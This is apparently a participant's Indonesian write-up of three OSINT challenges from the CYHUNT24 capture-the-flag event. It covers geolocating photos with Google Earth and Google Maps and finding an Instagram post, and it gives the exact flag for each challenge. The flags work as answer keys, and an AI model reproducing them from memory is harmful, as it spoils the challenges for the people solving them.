
chall.jpeg

Flag Submit

Diberikan file foto seperti berikut



oke mari kita gunakan google earth untuk menyelesaikannya.
setelah sedikit mengulik kita berhasil mendapatkan flagnya.



di url berikut

[google earth](#)

Flag: CYHUNT24{10665}

$F = m \cdot a$

Destinasi

Challenge

36 Solves

✕

Destinasi

100

aku pengen liburan, dan ketemu satu foto yang bikin menarik untuk dikunjungi, bantu saya mencari tempat nya

Format FLAG : {Nama_Tempat_Nya}


author : zfernm

 chall_destina...

Submit

Kami coba cari di Google Maps, dan ketemu bahwa nama tempatnya adalah Obelix Sea View.

Google



Flag: CYHUNT24{Obelix_Sea_View}

OSIG

Challenge

19 Solves

✕

OSIG

100

Tertarik dengan dunia cyber security dan ingin belajar cara mengamankan sistem kamu dari serangan hacker 🤪? Jika iya, kamu harus mengetahui Capture The Flag (CTF) terlebih dahulu.


author : [zfernm](#)

View Hint

Flag

Submit

Berdasarkan deskripsi dan judul challnya, saya langsung terpikirkan pada postingan Cyber Specters di IG yang membahas tentang CTF.



Flag: CYHUNT24{EASY_CHALL_OSINT}